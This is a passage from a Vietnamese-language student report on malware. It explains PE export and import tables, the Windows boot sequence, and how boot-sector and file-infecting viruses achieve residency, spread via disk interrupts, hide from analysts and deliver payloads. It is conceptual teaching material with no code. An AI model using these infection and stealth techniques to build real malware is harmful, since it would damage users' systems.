
NumberOfName số lượng các symbols được export bằng name, giá trị này không phải là số lượng của tất cả các hàm/symbols trong module. Để lấy được con số này ta cần phải kiểm tra NumberOfFuntcion.

AdressofFuntion một RVA trỏ tới mảng của các con trỏ tới các hàm trong module Export Address Table(EAT).

AdressofName một RVA trỏ tới mảng của các RVA của tên hàm được lưu trong module Export Name Tabel(ENT).

AdressofNameOrdinals một RVA trỏ tới mảng 16 bit mà chứa các ordinals của các named fuction Export Oridinal Table(EOT).

Trong cấu trúc IMAGE_EXPORT_DIRECTORY trỏ tới 3 mảng và một bảng những chuỗi kí tự ASCII. Mảng quan trọng là EAT, vì nó là một mảng của các con trỏ hàm mà chứa địa chỉ của các exported function. Hai mảng (ENT và EOT) chạy song song theo thứ tự sắp xếp tăng dần dựa trên tên của các hàm để một phép tìm kiếm nhị phân có thể được thực hiện và sẽ đưa kết quả là số thứ tự của hàm đó được tìm thấy trong một mảng khác. Số thứ tự chỉ là một chỉ số bên trong EAT.



Hình 2-25 Cấu trúc Export Table

Các hàm được export bởi 1 dll theo 2 cách:

Exporting by Ordinal Only: NumberOfFuntion phải có ít nhất là bằng với NumberOfName, tuy nhiên một vài trường hợp thì NumberOfName lại ít hơn NumberOfFuntion. Khi một hàm được Export thông qua số thứ tự, nó không có danh sách trong cả 2 mảng ENT và EOT (nó không có tên), những hàm mà không có tên thì được exported thông qua số thứ tự.

Export Forwarding các hàm được export không phải là bởi 1 dll ban đầu mà thực tế các hàm này lại nằm trong một Dll khác. Trong hệ điều hành WinNT, WinXP…hàm trong kernel.dll và heapalloc được

fowarded từ hàm RtlAllocHeap được exported bởi ntdll.dll. File Ntdll.dll cũng chứa các API tương tác trực tiếp với kernel windows. Forwading được thực hiện tại thời điểm liên kết thông qua một câu lệnh đặc biệt trong .def file.

Forwarding là kĩ thuật mà Microsoft sử dụng để đưa ra một tập hợp API thông dụng để che dấu sự khác biệt nền tảng với các hệ điều hành khác.

2.2.2.6 Import Section

1.RVA

Một địa chỉ RVA được sử dụng để mô tả một offset trên bộ nhớ, nếu như không được xác định ImageBase. RVA không phải file offset.

Để tính được file offset, đầu tiên ta xác định RVA đó thuộc section nào bằng công thức: Virtual offset+ virtual size>= RVA>= Virtual offset.

File offset= RVA- V.offset+ R.offset

2. Import section

Import section (.idata) bao gồm thông tin về tất cả các hàm được imported bởi file thực thi từ các file Dll. Phần quan trong nhất của section này là ImportDirectory và ImportAddressTable.

Import Directory là môt mảng của cấu trúc IMAGE_IMPORT_DESCRIPTION. Mỗi cấu trúc gồm 20 bytes và chứa thông tin về dll mà PE file của chúng ta import các hàm vào. Cùng với Export Directory, ta có thể tìm thấy Import Directory bằng cách quan sát Data Directory(signature+80).

Trong cấu trúc đó thành phần OriginalFirstThunk (DWORD) là một RVA trỏ tới một mảng các cấu trúc IMAGE_THUNK_DATA (đây là cũng là RVA trỏ tới hàm được import, mảng này không thay đổi, đây là một trường quan trọng).

Và thành phần quan trọng tiếp theo là FirstThunk là một mảng RVA trỏ tới cấu trúc của IMAGE_THUNK_DATA(một bảng sao của mảng đầu tiên). Mảng này bị thay đổi khi loader load PE file sẽ viết lại các địa chỉ thật của các function được import.

Trong file trên đĩa IMAGE_THUNK_DATA chứa số thứ tự của imported function hoặc là một RVA tới một cấu trúc của


IMAGE_IMPORT_BY_NAME. Một khi đã được nạp một cấu trúc sẽ trỏ tại FristThunk được viết đè lên bằng địa chỉ của các hàm import function, việc này trở thành Import Address Table.

Trong mỗi cấu trúc của IMAGE_IMPORT_BY_NAME, gồm có 2 thành phần chính:

Hint chứa chỉ mục(index) bên trong bảng EAT của file Dll các hàm hiện có trong đó.


Name1 bao gồm tên của imported fuction. Tên là 1 null-terminated ASCII string. Kích thước của Name1 được định nghĩa là 1 byte, nhưng trên thực tế trường này là một trường có kích thước thay đổi.

Những thành phần quan trọng nhất là tên imported Dll và các mảng cấu trúc IMAGE_THUNK_DATA. Mỗi cấu trúc của nó tương ứng với một import function từ Dll. Các mảng được trỏ tới bởi OriginalFristThunk và FristThunk chạy song song và được kết thúc bằng một Null DWORD.



Hình 2-26: Cấu trúc Import Table

Ngoài các công cụ xem được cấu trúc của PE header, nhóm cũng có sản phẩm nhỏ để đọc hiểu PE, load 1 file bất kì vào và quan sát thành phần bảng import table trên chương trình nhóm viết dùng để đọc:



Hình 2-27: Quan sát Import Table với chương trình PE file

Sinh viên có thể tham khảo thêm các thông tin về PE file trên một số trang như sau:

http://msdn.microsoft.com/en-us/library/windows/hardware/gg463119.aspx

2.3 Cơ chế hoạt động của mã độc

Như đã nói tin học phát triển ngày càng mạnh mẽ thì virus cũng phát triển ngày càng đa dạng có thể nói không có loại virus nào là hoàn toàn giống nhau. Tuy nhiên các virus luôn có một số đặc điểm chung nhất định để dựa vào đó người ta có thể phân biệt nó. Có nhiều cách phân loại khác nhau, phân loại theo đối tượng lây nhiễm thì virus gồm hai loại:

- B-virus: Virus chỉ tấn công lên Master Boot hay Boot Sector.
- F-virus: Virus chỉ tấn công lên các file khả thi.

Mặc dù vậy, cách phân chia này cũng không hẳn là chính xác. Ngoại lệ vẫn có các virus vừa tấn công lên Master Boot (Boot Sector) vừa tấn công lên file khả thi.

B-virus

Phân loại B-virus.

Đầu tiên hãy xem quá trình khởi động của Quá trình khởi động máy tính xảy ra như sau đối với hệ điều hành Windows.

Bước 1: Power: Bật máy tính lên

Bước 2: BIOS: BIOS kiểm tra các thiết bị kết nối, thực hiện quá trình POST

Bước 3: MBR : MBR hay Master Boot Record sẽ kiểm tra các bootloader hoặc các partition trạng thái active. Nếu bootloader có thì sẽ vào phần đó và tiếp tục, còn nếu không thì chuyển đến phân vùng được chỉ rõ active.

Bước 4:Active Partition BR: Bootloader của phân vùng active sẽ được kích hoạt và nhận quyền điều khiển

Bước 5 MS WINDOWS: Đối với hệ điều hành Windows sẽ có NTLDR (NT Boot Loader) trong hệ thống phân vùng được load và trao quyền điều khiển [SYSPART:\ntldr]

Bước 6: NTLDR đọc file 'boot.ini' trong ổ C , nếu có nhiều hơn 1 hệ điều hành thì sẽ có nhiều hiển thị trong file này, sau đó khởi động vào 1 hệ điều hành người dùng chọn.[SYSPART:\boot.ini]

Bước 7 : File NTDETECT từ hệ thống phân vùng patition sẽ được load , file này sẽ tìm kiếm các chương trình.

Bước 8: tiếp theo sẽ load file kernel của Windows là NTOSKRNL, HAL (Hardware Abstraction Layer) từ phân vùng boot

[%/systemroot%\system32\ntoskrnl.exe]
[%systemroot%\system32\config\system]
Bước 9: Sau đó tiếp theo SYSTEM Hive được tải lên và toàn bộ các trình điều khiển khởi động cũng được tải lên.
[%systemroot%\system32\config\system]
Bước 10: Sau khi boot loader (NTLOADER) chuyển điều khiển đến Kernel (NTOSKRNL)
Bước 11: Kernel sẽ tải logo hiển thị Windows lên và khởi động các hệ thống nhỏ hơn.
Bước 12: Hệ thống sẽ load SMSS (Session Manager Subsystem Service) với độ ưu tiên là 11 và chuyển điều khiển tới nó.
[%systemroot%\system32\smss.exe]
Bước 13: SMSS khởi tạo pagefile và các thông tin về registry hives.
Bước 14: Khởi động windows kernel 32bit là Win32k.sys
[%systemroot%\system32\Win32k.sys]
Bước 15: Khởi tạo CSRSS (Client Server Runtime Sub system) với độ ưu tiên là 13
[%systemroot%\system32\csrss.exe]
Bước 16: Sau khi khởi động WINLOGON với độ ưu tiên là 13 và chuyển điều khiển cho winlogon.exe. [%systemroot%\system32\winlogon.exe]
Bước 17: WINLOGON sau đó sẽ khởi động LSASS (Local Security Authorization Subsystem Service) với độ ưu tiên là 9
[%systemroot%\system32\lsass.exe]

Bước 18: WINLOGON sau đó sẽ tải MSGINA (Graphical user Identification aNd Authentication) , cái này sẽ hiển thị tới người dùng.
[%systemroot%\system32\msgina.dll]
Bước 19: Tiếp theo hệ thống sẽ tải tiếp SERVICES (Services Controller) với động ưu tiên là .
[%systemroot%\system32\services.exe]
Bước 20: Khi người dùng đăng nhập vào ,SERVICES giành lấy quyền điều khiển và tải toàn bộ các dịch vụ cần thiết cho người dùng.

SYSPART: C hoặc C driver (phân vùng hệ thống)

BOOTPART = phân vùng khởi động

%systemroot% = BOOTPART:\WINDOWS

Default Priority (Windows) = (Normal) 8 [1-15]

Toàn bộ các tiến trình được khởi động trong quá trình Windows khởi động sẽ do user SYSTEM làm chủ sở hữu tiến trình.

2.3.1 Quá trình khởi động máy tính

Như chúng ta đã biết, sau quá trình POST, sector đầu tiên trên đĩa A hoặc đĩa C được đọc vào vùng nhớ tại 0: 7C00, và quyền điều khiển được trao cho đoạn mã trong sector khởi động này. B-virus hoạt động bằng cách thay thế đoạn mã chuẩn trong sector khởi động này bằng đoạn mã của nó để chiếm quyền điều khiển, sau khi đã cài đặt xong mới đọc sector khởi động chuẩn được virus cất giữ ở đâu đó vào 0:7C00 và trả lại quyền điều khiển cho đoạn mã chuẩn này. Việc cất giữ sector khởi động tại vị trí nào trên đĩa tuỳ thuộc loại đĩa và cách giải quyết của từng loại virus. Đối với đĩa cứng, thông thường nó được cất giữ ở đâu đó trong Side 0, Cylinder 0 vì trong cả track này, DOS chỉ sử dụng sector đầu tiên cho bảng Partition. Trên đĩa mềm, vị trí cất giữ sẽ phức tạp hơn vì mọi chỗ đều có khả năng bị ghi đè thông tin. Một số hướng sau đây đã được các virus áp dụng:

- Sử dụng sector ở cuối Root Directory, vì nó thường ít được sử dụng.
- Sử dụng các sector cuối cùng trên đĩa, vì khi phân bổ vùng trống cho file, DOS tìm vùng trống từ nhỏ đến lớn cho nên vùng này thường ít được sử dụng.
- Ghi vào vùng trống trên đĩa, đánh dấu trong bảng FAT vùng này là vùng bị hỏng để DOS không sử dụng cấp phát nữa. Ccáh làm này an toàn hơn các cách làm trên đây.
- Format thêm track và ghi vào track vừa được Format thêm.

Tùy thuộc vào độ lớn của đoạn mã virus mà B-virus được chia thành hai loại:

2.3.1.1 SB-virus

Chương trình của SB-virus chỉ chiếm đúng một sector khởi động, các tác vụ của SB-virus không nhiều và tương đối đơn giản. Hiện nay số các virus loại này thường ít gặp và có lẽ chỉ là các virus do trong nước "sản xuất".

2.3.1.2 DB-virus

Đây là những loại virus mà đoạn mã của nó lớn hơn 512 byte (thường thấy). Vì thế mà chương trình virus được chia thành hai phần:

- Phần đầu virus: Được cài đặt trong sector khởi động để chiếm quyền điều hiển khi quyền điều khiển được trao cho sector khởi động này. Nhiệm vụ duy nhất của phần đầu là: tải tiếp phần thân của virus vào vùng nhớ và trao quyền điều khiển cho phần thân đó. Vì nhiệm vụ đơn giản như vậy nên phần đầu của virus thường rất ngắn, và càng ngắn càng tốt vì càng ngắn thì sự khác biệt giữa sector khởi động chuẩn và sector khởi động đã bị nhiễm virus càng ít, giảm khả năng bị nghi ngờ.
- Phần thân virus: Là phần chương trình chính của virus. Sau khi được phần đầu tải vào vùng nhớ và trao quyền, phần thân này sẽ tiến hành các tác vụ của mình, sau khi tiến hành xong mới đọc sector khởi động chuẩn vào vùng nhớ và trao quyền cho nó để máy tính làm việc một cách bình thường như chưa có gì xảy ra cả.

2.3.2 Một số kỹ thuật cơ bản của B-virus

Dù là SB-virus hay DB-virus, nhưng để tồn tại và lây lan, chúng đều có một số các kỹ thuật cơ bản như sau:

2.3.2.1 Kỹ thuật kiểm tra tính duy nhất

Virus phải tồn tại trong bộ nhớ cũng như trên đĩa, song sự tồn tại quá nhiều bản sao của chính nó trên đĩa và trong bộ nhớ sẽ chỉ làm chậm quá trình Boot máy, cũng như chiếm quá nhiều vùng nhớ ảnh hưởng tới việc tải và thi hành các chương trình khác đồng thời cũng làm giảm tốc độ truy xuất đĩa. Chính vì thế, kỹ thuật này là một yêu cầu nghiêm ngặt với B-virus.Việc kiểm tra trên đĩa có hai yếu tố ảnh hưởng:

- Thứ nhất là thời gian kiểm tra: Nếu mọi tác vụ đọc/ghi đĩa đều phải kiểm tra đĩa thì thời gian truy xuất sẽ bị tăng gấp đôi, làm giảm tốc độ truy xuất cũng như gia tăng mỗi nghi ngờ. Đối với yêu cầu này, các virus áp dụng một số kỹ thuật sau: Giảm số lần kiểm tra bằng cách chỉ kiểm tra trong trường hợp thay đổi truy xuất từ ổ đĩa này sang ổ đĩa khác, chỉ kiểm tra trong trường hợp bảng FAT trên đĩa được đọc vào.
- Thứ hai là kỹ thuật kiểm tra: Hầu hết các virus đều kiểm tra bằng giá trị từ khoá. Mỗi virus sẽ tạo cho mình một giá trị đặc biệt tại một vị trí xác định trên đĩa, việc kiểm tra được tiến hành bằng cách đọc Boot record và kiểm tra giá trị của từ khoá này. Kỹ thuật này gặp trở ngại vì số lượng B-virus ngày một đông đảo, mà vị trí trên Boot Record thì có

hạn. Cách khắc phục hiện nay của các virus là tăng số lượng mã lệnh cần so sánh để làm giảm khả năng trùng hợp ngẫu nhiên. Để kiểm tra sự tồn tại của mình trong bộ nhớ, các virus đã áp dụng các kỹ thuật sau: Đơn giản nhất là kiểm tra giá trị Key value tại một vị trí xác định trên vùng nhớ cao, ngoài ra một kỹ thuật khác được áp dụng đối với các virus chiếm ngắt Int 21 của DOS là yêu cầu thực hiện một chức năng đặc biệt không có trong ngắt này. Nếu cờ báo lỗi được bật lên thì trong bộ nhớ chưa có virus, ngược lại nếu virus đã lưu trú trong vùng nhớ thì giá trị trả lại (trong thanh ghi AX chẳng hạn) là một giá trị xác định nào đó.

2.3.2.2 Kỹ thuật lưu trú

Sau khi thực hiện xong chương trình POST, giá trị tổng số vùng nhớ vừa được Test sẽ được lưu vào vùng BIOS Data ở địa chỉ 0:413h. Khi hệ điều hành nhận quyền điều khiển, nó sẽ coi vùng nhớ mà nó kiểm soát là giá trị trong địa chỉ này. Vì vậy để lưu trú, mọi B-virus đều áp dụng kỹ thuật sau đây: Sau khi tải phần lưu trú của mình lên vùng nhớ cao, nó sẽ giảm giá trị vùng nhớ do DOS quản lý tại 0:413h đi một lượng đúng bằng kích thước của virus. Tuy nhiên nếu không kiểm tra tốt sự có mặt trong vùng nhớ, khi bị Boot mềm liên tục, giá trị tổng số vùng nhớ này sẽ bị giảm nhiều lần, ảnh hưởng tới việc thực hiện của các chương trình sau này. Chính vì thế, các virus được thiết kế tốt phải kiểm tra sự tồn tại của mình trong bộ nhớ, nếu đã có mặt trong bộ nhớ thì không giảm dung lượng vùng nhớ nữa.

2.3.2.2 Kỹ thuật lây lan

Đoạn mã thực hiện nhiệm vụ lây lan là đoạn mã quan trọng trong chương trình virus. Để đảm bảo việc lây lan, virus khống chế ngắt quan trọng nhất trong việc đọc/ghi vùng hệ thống: đó là ngắt 13h, tuy nhiên để đảm bảo tốc độ truy xuất đĩa, chỉ các chức năng 2 và 3 (đọc/ghi) là dẫn tới việc lây lan. Việc lây lan bằng cách đọc Boot Sector (Master Boot) lên và kiểm tra xem đã bị lây chưa (kỹ thuật kiểm tra đã nói ở trên). Nếu sector khởi động đó chưa bị nhiễm thì virus sẽ tạo một sector khởi động mới với các tham số tương ứng của đoạn mã virus rồi ghi trở lại vào vị trí của nó trên đĩa. Còn sector khởi động vừa đọc lên cùng với thân của virus (loại DB-virus) sẽ được ghi vào vùng xác định trên đĩa. Ngoài ra một số virus còn chiếm ngắt 21 của DOS để lây nhiễm và phá hoại trên các file mà ngắt 21 làm việc. Việc xây dựng sector khởi động có đoạn mã của virus phải đảm bảo các kỹ thuật sau đây:

- Sector khởi động bị nhiễm phải còn chứa các tham số đĩa phục vụ cho quá trình truy xuất đĩa,đó là bảng tham số BPB của Boot record hay bảng phân chương trong trường hợp Master boot. Việc không bảo toàn

sẽ dẫn đến việc virus mất quyền điều khiển hoặc không thể kiểm soát được đĩa nếu virus không có mặt trong môi trường.

- Sự an toàn của sector khởi động nguyên thể và đoạn thân của virus cũng phải được đặt lên hàng đầu. Các kỹ thuật về vị trí cất giấu chúng ta cũng đã phân tích ở các phần trên.

2.3.2.3 Kỹ thuật che dấu

Kỹ thuật này ra đời khá muộn về sau này, do khuynh hướng chống lại sự phát hiện của người sử dụng và những lập trình viên đối với virus. Vì kích thước của virus khá nhỏ bé cho nên các lậptrình viên hoàn toàn có thể dò từng bước xem cơ chế của virus hoạt động như thế nào, cho nên các virus tìm mọi cách lắt léo để chống lại sự theo dõi của các lập trình viên. Các virus thường áp dụng một số kỹ thuật sau đây:

- Cố tình viết các lệnh một cách rắc rối như đặt Stack vào các vùng nhớ nguy hiểm, chiếm và xoá các ngắt, thay đổi một cách lắt léo các thanh ghi phân đoạn để người dò không biết dữ liệu lấy từ đâu, thay đổi các giá trị của các lệnh phía sau để người sử dụng khó theo dõi.
- Mã hoá ngay chính chương trình của mình để người sử dụng không phát hiện ra quy luật, cũng như không thấy một cách rõ ràng ngay sự hoạt động của virus.
- Ngụy trang: Cách thứ nhất là đoạn mã cài vào sector khởi động càng ngắn càng tốt và càng giống sector khởi động càng tốt. Tuy vậy cách thứ hai vẫn được nhiều virus áp dụng: Khi máy đang nôm trong quyền chi phối của virus, mọi yêu cầu đọc/ghi Boot sector (Master boot) đều được virus trả về một bản chuẩn: bản trước khi bị virus lây. Điều này đánh lừa người sử dụng và các chương trình chống virus không được thiết kế tốt nếu máy hiện đang chịu sự chi phối của virus.


2.3.2.4 Kỹ thuật phá hoại

Đã là virus thì bao giờ cũng có tính phá hoại. Có thể phá hoại ở mức đùa cho vui, cũng có thể là phá hoại ở mức độ nghiêm trọng, gây mất mát và đình trệ đối với thông tin trên đĩa.

Căn cứ vào thời điểm phá hoại, có thể chia ra thành hai loại:

- Loại định thời: Loại này lưu giữ một giá trị, giá trị này có thể là ngày giờ, số lần lây nhiễm, số giờ máy đã chạy, ... Nếu giá trị này vượt quá một con số cho phép, nó sẽ tiến hành phá hoại. Loại này thường nguy hiểm vì chúng chỉ phá hoại một lần.

- Loại liên tục: Sau khi bị lây nhiễm và liên tục, virus tiến hành phá hoại, song do tính liên tục này, các hoạt động phá hoại của nó không mang tính nghiêm trọng, chủ yếu là đùa cho vui.



Hình 2-28 Phá hoại làm file phân mảnh

2.3.2.5 Kỹ thuật dành quyền điều khuyển của B-virus

Khi máy tính bắt đầu khởi động (Power on), các thanh ghi phân đoạn đều được đặt về 0FFFFh,còn mọi thanh ghi khác đều được đặt về 0. Như vậy, quyền điều khiển ban đầu được trao cho đoạn mã tại 0FFFFh: 0h, đoạn mã này thực ra chỉ là lệnh nhảy JMP FAR đến một đoạn chương trình trong ROM, đoạn chương trình này thực hiện quá trình POST (Power On Self Test - Tự kiểm tra khi khởi động).

Quá trình POST sẽ lần lượt kiểm tra các thanh ghi, kiểm tra bộ nhớ, khởi tạo các Chip điều khiển DMA, bộ điều khiển ngắt, bộ điều khiển đĩa... Sau đó nó sẽ dò tìm các Card thiết bị gắn thêm để trao quyền điều khiển cho chúng tự khởi tạo rồi lấy lại quyền điều khiển. Chú ý rông đây là đoạn chương trình trong ROM (Read Only Memory) nên không thể sửa đổi, cũng như không thể chèn thêm một đoạn mã nào khác.

Sau quá trình POST, đoạn chương trình trong ROM tiến hành đọc Boot Sector trên đĩa A hoặc Master Boot trên đĩa cứng vào RAM (Random Acess Memory) tại địa chỉ 0:7C00h và trao quyền điều khiển cho đoạn mã đó bằng lệnh JMP FAR 0:7C00h. Đây là chỗ mà B-virus lợi dụng để tấn công vào Boot Sector (Master Boot), nghĩa là nó sẽ thay Boot Sector (Master Boot) chuẩn bằng đoạn mã virus, vì thế quyền điều khiển được trao cho virus, nó sẽ tiến hành các hoạt động của mình trước, rồi sau đó mới tiến hành các thao tác như thông thường: Đọc Boot Sector (Master Boot) chuẩn mà nó cất giấu ở đâu đó vào 0:7C00h rồi trao quyền điều khiển cho đoạn mã chuẩn này, và

người sử dụng có cảm giác rông máy tính của mình vẫn hoạt động bình thường.

2.3.3 Một số kỹ thuật cơ bản của F-virus

So với B-virus thì số lượng F-virus đông đảo hơn nhiều, có lẽ do các tác vụ đĩa với sự hỗ trợ của Int 21 đã trở nên cực kỳ dễ dàng và thoải mái, đó là điều kiện phát triển cho các F-virus. Thường thì các F-virus chỉ lây lan trên các file khả thi (có đuôi .COM hoặc .EXE), tuy nhiên một nguyên tắc mà virus phải tuân thủ là: Khi thi hành một file khả thi bị lây nhiễm, quyền điều khiển phải nôm trong tay virus trước khi virus trả nó lại cho file bị nhiễm, và khi file nhận lại quyền điều khiển, tất cả mọi dữ liệu của file phải được bảo toàn. Đối với F-virus, có một số kỹ thuật được nêu ra ở đây:

Kỹ thuật lây lan

Các F-virus chủ yếu sử dụng hai kỹ thuật: thêm vào đầu và thêm vào cuối

2.3.3.1 Thêm vào đầu file


Thông thường, phương pháp này chỉ áp dụng cho các file .COM, tức là đầu vào của chương trình luôn luôn tại PSP:100h. Lợi dụng đầu vào cố định, virus chèn đoạn mã của chương trình virus vào đầu chương trình đối tượng, đẩy toàn bộ chương trình đối tượng xuống phía dưới. Cách này có một nhược điểm là do đầu vào cố định của chương trình .COM là PSP:100, cho nên trước khi trả lại quyền điều khiển cho chương trình, phải đẩy lại toàn bộ chương trình lên bắt đầu từ offset 100h. Cách lây này gây khó khăn cho những người khôi phục vì phải đọc toàn bộ file vào vùng nhớ rồi mới tiến hành ghi lại.

